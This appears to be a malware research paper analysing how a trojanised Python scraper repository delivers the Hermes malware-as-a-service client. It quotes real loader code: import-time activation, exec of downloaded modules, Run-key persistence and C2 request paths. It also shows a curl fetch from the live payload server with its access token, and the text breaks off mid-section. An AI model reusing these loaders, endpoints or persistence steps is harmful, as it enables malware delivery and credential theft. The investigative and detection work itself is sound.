RESEARCH PAPER

# VIVISECTION

## of Hermes

An Active Russian-Market Malware-as-a-Service Platform and Its PyMapper Distribution Chain



2026-10-24

A Python repository advertised as an asynchronous scraper concealed a Windows malware loader in its import path. Following that loader led to Hermes, a subscription service combining credential collection, file access and interactive control of visible and hidden desktops. The investigation recovered two delivery routes, an integrated native client, fifteen versioned module binaries and the operator-facing application that organizes those capabilities.

This investigation reconstructs the machinery behind Hermes: how it reaches a Windows host, collects credentials and gives an operator interactive control. Exact binary comparisons connect the PyMapper delivery stages to Hermes; isolated experiments test the unchanged client against independent browser, mail, file and desktop fixtures. Native version comparisons identify repaired ownership and parsing defects, expanded extension-storage collection and added obfuscation. The client returned synthetic credentials, transferred a known file byte for byte and delivered desktop video; a separate experiment followed native delivery through renewed activity after reboot and logon.

Outside the laboratory, public service responses exposed the module catalog and identifiable product code. Repository histories show coordinated payload publication, while three exact malicious revisions strongly support a sustained distribution and maintenance role for the `thanhan92-f1` account, publicly presented as Nguyen Thanh An. These software and account relationships provide firmer conclusions than estimates of victim numbers or the identities behind every commercial role.

The accompanying detections cover source, native files, network requests and Windows startup activity. Their validation records, primary artifacts and full analysis are preserved in the companion technical report and its linked archive. This paper presents the investigation's principal findings from the October 2026 collection; the report supplies the complete evidence catalog and experimental detail.

### Where to find the evidence

| Section and question | Evidence to inspect |
|---|---|
| 1. How does the lure execute? | Advertised commands, imports and original source |
| 2. How do both routes reach Hermes? | Package decoder, PE comparison and payload manifest |
| 3. What does the native code implement? | Instructions, component interfaces and version changes |
| 4. What actually happened in the lab? | Returned bytes, independent fixtures and process records |
| 5. How is the service sold and maintained? | Panel views, service responses and release histories |
| 6. Which account links survive verification? | Commit objects, API records and public identity claims |
| 7. What can a defender recognize? | Detection predicates, matched records and controls |

# 1. An import leads somewhere else

`kloxeld/xscrape` looked like a useful Python project. Its README promised asynchronous collection of public X data, account rotation, rate limiting and several export formats. Tests, examples and deployment files surrounded a malicious component with the unremarkable name `fs.py`.

README.md / advertised Quick Start

```
xscrape search "python asyncio" --limit 50 --out tweets.json
xscrape timeline elonmusk --limit 200 --out timeline.csv
xscrape thread 1234567890123456789 --out thread.json
```

**Figure 1.1** Three advertised commands from the retained README's Quick Start. Search, timeline collection and thread export present the package as an ordinary data tool; its executable entry path imports the client module before handling those tasks.

Importing `xscrape` can reach the call below before constructing a scraper or supplying any X credentials.

The additional work performed by an ordinary import

```
6   from . import fs
```

```
16  fs.run_sync()
17  class XScrapeClient:
```

**Figure 1.2** Selected original xscrape/client.py, lines 6 and 16-17; intervening support imports are omitted. The module-level call precedes the advertised client class, establishing an import-time activation path if those imports succeed. This is source evidence rather than a recording of victim execution.

xscrape/client.py / unfinished scraper methods

```
66  async def _open(self) -> None:
67      # Creates aiohttp.ClientSession and warms up sessions here.
68      ...
69
70  async def _close(self) -> None:
71      # Closes the session here.
72      ...
```

**Figure 1.3** Original client.py, lines 66-72, with common indentation removed. These ellipses are literal source statements: the session-opening and closing methods contain no implementation. The request method likewise returns an empty dictionary at line 85, while the loader call above is already present at module scope.

## 1.1 Recovering the next address

Unpacking the wrapper as data recovered 10,824 bytes of Python. Reversing its XOR masks and compression, then decoding its string table, exposed a Windows-specific loader and the address of a Python mapper to retrieve.

The first configured server, `172.239.96[.]53:8765`, did not respond to the retained reachability checks. Searching for an unusual decoding expression led to other copies of the loader.

GitHub source hunt / retained output, 2026-10-14

```
[search] "lambda a,k:bytes(v^k for v in a)" language:python
  total: 14  pulling: 14

TOTAL UNIQUE FILES SCANNED: 14
MALICIOUS/SUSPICIOUS: 14
UNIQUE REPOS: 13
```

**Figure 1.4** Selected, noncontiguous lines from the saved October 14 search output. The decoding expression led to fourteen flagged files across thirteen repositories, including video tools and purported vulnerability demonstrations. These are source-search results; the following comparison checks what their payloads decode to.

Five different outer files reduced to three Python loaders and two default configurations. Eleven files shared the original configuration; three selected `85.121.179[.]7`, where collection succeeded. The `hitechcloud-vietnam` carrier supplied the decoding material for that server's saved package response.

```
root@goop-throwaway:~# curl -s -m 30 -D headers.txt \
  -H "User-Agent: SyncClient/1.0" \
  -H "Authorization: Bearer af4f52fadcbb036f72f7f277cb8c8723" \
  "http://85.121.179.7:8765/api/v1/client/manual_mapper.py" \
  -o manual_mapper_B.py
root@goop-throwaway:~# cat headers.txt
HTTP/1.0 200 OK
Server: Sync/1.0 Python/3.12.3
Date: Wed, 14 Oct 2026 18:56:31 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 31245
Cache-Control: no-store
Connection: close
```

**Figure 1.5** The working branch returns the Python mapper. This viewport is an original recording frame from collection, showing the request and HTTP 200 response. The embedded access value came from the carrier. The failed original address and this successful address are separate branches.

The package contained `proliv4.exe`, which yielded the LOLD downloader. Following its configuration recovered the Hermes client from a downstream payload service. The same address exposed **Hermes Panel**, whose login-page footer linked a forum sales thread and Telegram contact. The binary investigation had reached a marketed service.





**Figure 1.6** The original Hermes login-page capture, reached through the downstream service investigation. This is a captured public interface. Later interior views in this paper are explicitly identified as local reconstructions.

## 1.2 From one lure to a distribution surface

The source-backed census reached 22 repositories across 21 owner accounts on October 17, then 24 repositories with the October 23 follow-up. Retained Erinyes reports add 75 distinct names, for 99 in the combined record: their source bytes were checked, with repository/path associations taken from the scanner. One further sighting remained unverified after repository and raw-file requests returned 404. These counts describe collected repositories, not executions or victims.

The lures ranged from cryptocurrency and video tools to AI interfaces, OSINT and exploit demonstrations. Some shared exact Python bytes; others wrapped the same downloader differently. Entry points varied too: a later `xscrape` revision used a subprocess, while another project's revisions had broken imports. Payload identity alone cannot establish that a particular caller reaches it.

The initial search became Erinyes, whose source scanning and repository-tree traversal extended the hunt beyond indexed search results. The next chapter follows the two delivery routes recovered through that process.

The technical report, Sections 2 and 5, preserves the original source, decoding steps, collection frames and per-repository identities.

client.py / a changed activation path

```
@@ -2,8 +2,8 @@

 from __future__ import annotations
 import asyncio
+import subprocess
 from typing import AsyncIterator, Optional
-from . import fs

 from .auth import AuthPool
 from .config import Config
@@ -13,7 +13,7 @@
 from .ratelimit import RateLimiter
 from .utils import build_query

-fs.run_sync()
+process = subprocess.Popen(["python", "xscrape/fs.py"])
 class XScrapeClient:
     """
     Async client for collecting public data from X.
```

**Figure 1.7** The retained gunkonchi/xscrape caller comparison removes the in-process loader import and call, then starts xscrape/fs.py through a Python subprocess. Both hunks are shown with blank-line prefixes and historical filesystem headers omitted. The changed caller remains at module scope, before XScrapeClient.

Fourteen sources, three decoded loaders

```
Decoded SHA-256    Python bytes  Files  Outer identities
6a33f6715aba1b5a          10824     11                 3
4d41504baf72dbdb          10689      2                 1
2b42a4d79ef23c29          11229      1                 1

6a33f6715aba1b5a -> 172.239.96[.]53:8765
4d41504baf72dbdb -> 85.121.179[.]7:8765
2b42a4d79ef23c29 -> 85.121.179[.]7:8765
```

**Figure 1.8** The fourteen retained comparison sources group into three decoded Python files; eleven reduce to one loader despite three outer byte identities. The other two decoded forms select the second host. This comparison includes the original kloxeld source and uses a different file set from the preceding search output; hashes below are sixteen-character SHA-256 prefixes.

# 2. From a Python project to Hermes

Two repository-delivered routes converge on LOLD, then Hermes (Figure 2.1). One retrieves a Python mapper and native-loader package; the other embeds LOLD directly. Their 843,776-byte downloader files differ at one configuration byte and request the same payload identifier.

Stage numbers follow the components in the diagram; the embedded route skips Stages 2 and 3. PyMapper supplies delivery machinery and Hermes the downstream client and platform; the recovered connection does not identify a common author.





**Figure 2.1** The two routes converge on LOLD. Arrows describe payload supply and implemented handoffs. The longer route writes and starts the native loader; the embedded route maps LOLD inside a Python child process.

## 2.1 The repository supplies an execution path

The original `xscrape` import path reaches `fs.run_sync()` before command-line parsing (Figure 1.2). Unpacking defines the loader functions before returning to that caller. Even the help path can reach the Windows bootstrap if supporting imports succeed; other platforms are rejected before mapper retrieval.

The wrapper selects nine of sixteen byte arrays, reverses two HMAC-SHA256 counter-stream masks and decompresses Python with zlib. No received tag authenticates that program. A separate seed-and-index decoder reveals its strings; changes to names, masks and chunk layout can conceal the same loader under different hashes.

The acquired mapper and package came from `hitechcloud-vietnam/cve-2026-41940-PoC`, configured for `85.121.179[.]7:8765` and asset `main`. The original `xscrape` selected a different host and keys. The hitechcloud carrier's embedded payload key reproduces the held package offline.

Stage 1 retrieves `/api/v1/client/manual_mapper.py` and installs the response as a Python module.

Downloaded Python becomes an importable module

```
83  module = types.ModuleType(mod_name)
84  module.__file__ = _dmd48e5(67) + format(name) + _dmd48e5(68)
85  module.__loader__ = None
86  sys.modules[mod_name] = module
87  exec(compile(data, name, _dmd48e5(69)), module.__dict__)
```

**Figure 2.2** Original decoded hitechcloud carrier, lines 83-87, with common indentation removed. The string decoder resolves `_dmd48e5(69)` to `exec`, so the downloaded mapper runs inside its new module namespace. The subsequent `map_from_server` call requests `/api/v1/sync?asset=main`, using a bearer value for authorization and a separate payload key for decoding.


The mapper's package decoder

```
364 def _xor_crypt(data: bytes, key: str) -> bytes:
365     if not key:
366         return data
367     kb = hashlib.sha256(key.encode()).digest()
368     return bytes(b ^ kb[i % len(kb)] for i, b in enumerate(data))
```

```
391     if body[:2] == b"\x1f\x8b":
392         body = gzip.decompress(body)
393     return _xor_crypt(body, payload_key)
```

**Figure 2.3** Two original mapper excerpts, lines 364-368 and 391-393. The response is decompressed when its first bytes match gzip, then XORed with the repeated 32-byte SHA-256 digest of the payload key. The hitechcloud carrier's embedded key reproduces the held SMAP package through this decoder.

**Retained Host B package: transport and decoded records**




| Offsets (decimal) | Record | Bytes |
|---|---|---|
| 0 .. 32 | Header | 32 |
| 32 .. 213,024 | Mapped image | 212,992 |
| 213,024 .. 225,977 | JSON metadata | 12,953 |
| 225,977 .. 225,981 | Raw-PE byte count | 4 |
| 225,981 .. 5,394,910 | Raw PE | 5,168,929 |
| 5,394,910 .. 5,394,914 | Dependency byte count | 4 |
| 5,394,914 .. 6,267,222 | Dependency records | 872,308 |

Ranges exclude the ending offset. Record heights are schematic.

**Figure 2.4** The response expands from 5,781,395 to 6,267,222 bytes before XOR decoding. The 32-byte header supplies lengths, architecture, preferred base and entry address; JSON metadata supplies sections, imports and relocations, followed by the raw PE and named dependencies. Rebuilding the image from that PE's headers and seven sections reproduces the 212,992-byte packaged image exactly, while extracting only that image loses the overlay.

## 2.2 What the mapper actually starts

SMAP version 5 preserves both the mapped image and original PE. Its header and JSON metadata describe the image layout; the raw file retains the encrypted overlay that Stage 3 needs.

The retained EXE takes the mapper's early process-creation branch with Stage 1′s default `run_entry=True`.

The alternate branch allocates inside Python, relocates sections, resolves imports, sets protections and can register x64 unwind information and invoke DLL TLS callbacks. It can also materialize files; the mapper's name does not imply diskless execution.

```
796 if run_entry and not self.is_dll:
797     self._materialize_pe()
798     if self._pe_path and os.path.isfile(self._pe_path):
799         return self._spawn_pe()
```

**Figure 2.5** Original `manual_mapper_B.py`, lines 796-799, with common indentation removed. Materialization writes `runtime-cache.exe`, including its overlay, into `Microsoft\Windows\Caches\rt` beneath `%LOCALAPPDATA%`, beside the packaged `msvcp140.dll`, `vcruntime140.dll` and `vcruntime140_1.dll`. `_spawn_pe()` uses `CreateProcessW` and returns before the in-process mapping code.

The embedded carrier takes another approach. Six retained wrappers contain the same `ENCODED_PE` literal. Their loader allocates an image inside a Python child process, copies sections, fixes imports and relocations, sets protections, and calls the native entry. This route supplies LOLD without downloading SMAP or passing through `proliv4.exe`.

Persistence precedes the embedded route's child launch

```
514 _ensure_autostart()
515
516 script = str(Path(__file__).resolve())
517 raise SystemExit(
518     subprocess.run(
519         [sys.executable, "-u", script, "--_child"],
520         check=False,
521     ).returncode
522 )
```

**Figure 2.6** Original embedded carrier, lines 514-522, with common indentation removed. The parent first copies its script to `%LOCALAPPDATA%\map\map.py` and registers the HKCU Run value `map` through `_ensure_autostart()`, then starts a Python child. The earlier `--_child` branch waits for the shell and passes `decode_pe()` to `run_pe_windows()`.

## 2.3 Exact bytes connect the stages

The carrier key recovers `proliv4.exe` (SHA-256 prefix `c182378245e9`); its footer-selected container reconstructs LOLD (`e44cec7d36a7`). The embedded image (`b7cb766340cf`) matches every code, delivery-origin and access-field byte. Only its persistence mask differs.

One changed byte across the complete downloader files

```
                          file offset 0xCD1A0
Overlay-derived LOLD      1F 00 00 00 00 00 00 00
Python-embedded LOLD      1E 00 00 00 00 00 00 00
```

**Figure 2.7** Original bytes at file offset 0xCD1A0, the persistence mask at .loldcfg + 0xFA0. A comparison of both complete 843,776-byte files finds only 1F versus 1E: the embedded route clears LOLD's master installation bit. Its wrapper still implements the separate Python Run registration shown above.

**Mapper route**

SMAP / proliv4.exe overlay

↓

**e44cec7d36a7**

**Six embedded carriers**

One source text; LF or CRLF endings

↓

**b7cb766340cf**

---

**843,776 bytes in each PE. One differing byte.**

`File offset 0xCD1A0`

`.loldcfg + 0xFA0`

**0x1F** → **0x1E**

Native persistence master bit cleared

All other bytes match, including code, origin and payload selector.

---

**p_ddafdf3846ca91f112** → **Stage 5**

Retained manifest + four verified data slots

`449b5daa95e4`

Hashes are abbreviated. Shared configuration does not date a build or count its operators.

**Figure 2.8** The byte relationships across the two routes. Six retained wrappers contain one identical LOLD image. The overlay-derived variant differs only in its persistence mask. Both select the namespace from which the retained Hermes payload was reconstructed. Hashes are abbreviated.

---

Both variants select `http://194.102.104[.]223:8093` and payload `p_ddafdf3846ca91f112`. Concatenating the four retained data bodies in order reproduces the manifest's whole-file SHA-256 and the Hermes executable, `449b5daa95e4`.

**The server's declared payload layout**

```
{
  "data_count": 4,
  "id": "p_ddafdf3846ca91f112",
  "scheme": "rsnk",
  "size": 12972544,
  "slot_count": 6,
  "slot_size": 3243136
}
```

**Figure 2.9** Selected unchanged fields from the original payload manifest, formatted for readability. Four 3,243,136-byte data bodies produce the declared 12,972,544-byte file; the other two slots are parity. All four data bodies were retained, so this reconstruction requires no parity repair, and the parity bodies were not collected.

---

LOLD verifies slot lengths and hashes, then the reconstructed file, before dispatching its selected execution mode.

From verified payload bytes to a child image

```
RVA    Original instruction              Resolved import
8A26B  call QWORD PTR [rip+0x2d987]       NtSetInformationFile
8A2AE  call QWORD PTR [rip+0x2d94c]       NtWriteFile
8A2E6  call QWORD PTR [rip+0x2d8f4]       NtCreateSection
8A39B  call QWORD PTR [rip+0x2d847]       NtMapViewOfSection
8A5DF  call QWORD PTR [rip+0x2da5b]       ResumeThread
```

**Figure 2.10** Selected original LOLD call sites, normalized to RVAs; API names are analyst labels resolved through the import table. The backend writes the PE through a delete-pending temporary file, creates a `SEC_IMAGE` section and maps it into a suspended child. After redirecting the child's startup context and image-base field, it resumes the thread; removal of the original image was not established.

A separate routine posts a heartbeat and checks a file-based command inbox once after payload management, including failure or skipped delivery. Its commands include execution, file retrieval and uninstall.

Hermes's `.rdpcfg` selects signaling port 8080, separate from delivery on 8093. Complete configurations and native paths are in the technical report, Sections 4 and 6-9.

The heartbeat advertises an interval, but main calls it once

```
2E45  call  0x693A0
2F83  test  rsi,rsi
2F86  mov   r9d,0x708
2F8C  cmovg r9d,esi
2FBD  call  0x2D550
```

```
POST   /files/hb/<id>.json
GET    /files?prefix=inbox/<id>/
GET    /files/inbox/<id>/<stem>.json
DELETE /files/inbox/<id>/<stem>.json

{"v":1,"id":"%s","epoch":%lld,"backoff":0,"poll":%u,"status":"ok"}
```

**Figure 2.11** Selected original LOLD instructions, implemented request paths and decoded heartbeat format; angle-bracket terms stand for constructed path components. Main calls payload manager 0x693A0, selects the positive poll value or 0x708 seconds (1,800), then calls heartbeat/inbox routine 0x2D550 without testing the payload result. That routine makes one pass and returns; the advertised interval does not create an in-process polling loop.

# 3. Inside the native components

The native files expose collection and command paths, a repaired string-lifetime defect, broader extension-storage selection and repeated arithmetic obfuscation. The following instruction and data excerpts establish those changes at their implementation boundaries.

## 3.1 Opening the native container

`proliv4.exe` follows its EOF footer into the 4,973,345-byte overlay. Surrounding PNG signatures lack valid opening `IHDR` structures; no ZIP central directory or end record exists. Those signatures do not select the payload.

The footer selects the encrypted extent

```
004EDF01  C5 27 EC 29
004EDF05  1D 68 A6 39
004EDF09  4C 97 38 00
004EDF0D  6B E0 05 00
```

**Figure 3.1** The first sixteen bytes of the original EOF footer, grouped into little-endian DWORDs. The first two words are checked constants; the next two select 385,131 bytes beginning at file offset 0x38974C. The remaining sixteen footer bytes supply seed material, so the native reader can select its payload without interpreting the surrounding file signatures.

Outer ChaCha20 reveals ten records. Decoding and placing them at their declared destinations reproduces every byte of LOLD.

Stage 3 transfers control on a selected stack

```
6517  mov  ecx,0x800000
6522  call 0x2590
652D  je   0x6580
9480  mov  rax,rcx
9483  mov  r8,rdx
9489  mov  rsp,r8
949F  call rax
```

**Figure 3.2** Selected original Stage 3 handoff and stub instructions, normalized to RVAs. The preceding mapper copies headers/sections, relocates the image, resolves imports, prepares TLS and attempts exception registration within the current process. Successful 8 MiB allocation reaches the new-stack entry call; allocation failure branches to an existing-stack trampoline, with no additional process at this boundary.





**Figure 3.3** Each record carries a nonce, derivation fields, destination, lengths and a 64-bit SipHash-2-4 tag; the loader derives two encryption keys and authentication material. Decoding reverses two ChaCha20 passes, a permutation of complete 16-byte blocks and a byte substitution before raw DEFLATE. Destination placement follows decompression and has a separate bounds check.

Destination `+0x14` participates in neither authentication nor key derivation. An in-bounds change preserves the tag, even if records overlap. Native code checks copy bounds; the extractor additionally rejects overlap. The original records cover the output exactly once.

A destination-only change survives authentication

```
{
  "record": 0, "original_destination": "0xcd800",
  "changed_destination": 0, "key_derivation_unchanged": true,
  "authenticated_message_unchanged": true,
  "original_tag_still_valid": true, "placement_extent_within_output": true,
  "analyst_extractor_result": "Overlapping output records"
}
```

**Figure 3.4** Selected unchanged fields from the retained offline validator. Moving record zero's destination to zero preserves its derived keys, authenticated bytes and valid tag while creating overlapping output. The analyst extractor rejects the overlap; the native placement check still accepts the in-bounds extent in this static trace.

### Native record authentication

proliv4.exe · AMD64 · SHA-256 c182378245e9…

| RVA | Original bytes | Native instruction | Analyst annotation |
|---|---|---|---|
| 48E6 | E8 B5 02 00 00 | call 0x4BA0 | Compute the 64-bit tag. |
| 48EB | 49 3B 46 20 | cmp rax,[r14+0x20] | Compare with the stored tag. |
| 48EF | 74 08 | je 0x48F9 | Equal: continue. |
| 48F1 | 40 32 FF | xor dil,dil | Mismatch: clear success. |
| 48F4 | E9 30 02 00 00 | jmp 0x4B29 | Leave this decode path. |

#### Tag matches

Continue at 0x48F9; payload decryption calls follow at 0x49F0 and 0x4A1D.

#### Placement remains separate

Destination at record +0x14 is outside the tag input. A later check bounds the copy.

Addresses normalized to RVAs. Encoded bytes are unchanged; explanations are annotations.

**Figure 3.5** Original instructions and analyst annotations, with bytes checked against the PE and addresses normalized to RVAs. RAX is compared with the 64-bit tag at record offset +0x20; mismatch clears success and leaves the decoding path. All ten original tags validate offline, while changing one ciphertext bit in each record fails its tag check.

## 3.2 Following the client into its collectors

Hermes implements fourteen built-in command routes, with desktop, hidden-desktop and recovery enabled in `.rdpcfg`. Recovery collects credentials and application data. Startup checks region, obtains a persistent device identity and connects to `/ws/publisher`; it announces profile/capability state and can attempt automatic recovery before the receive loop.

> Local signals can reach the regional threshold without geolocation

```
4F744  call  0x4EA30
4F758  call  0x4F400
4F761  mov   DWORD PTR [rax+0x8],0x64
4F768  cmp   DWORD PTR [rax+0x4],0x64
4F76C  setge BYTE PTR [rax]
```

**Figure 3.6** Normal startup stops when the regional score reaches 100. Matching system and user UI-language IDs can contribute 120 without an IP result; an IP-country match alone contributes 70. These original instructions combine both sources before the comparison; addresses are RVAs.

### One integrated client, three communication paths

**Publisher WebSocket through WinHTTP** — 8080

`/ws/publisher?deviceId=…&deviceName=…`

X-Device-Token header; default cleartext HTTP upgrade.

COMMANDS AND SIGNALING

**Five-field message**

type, deviceId, sessionId, stream, payload

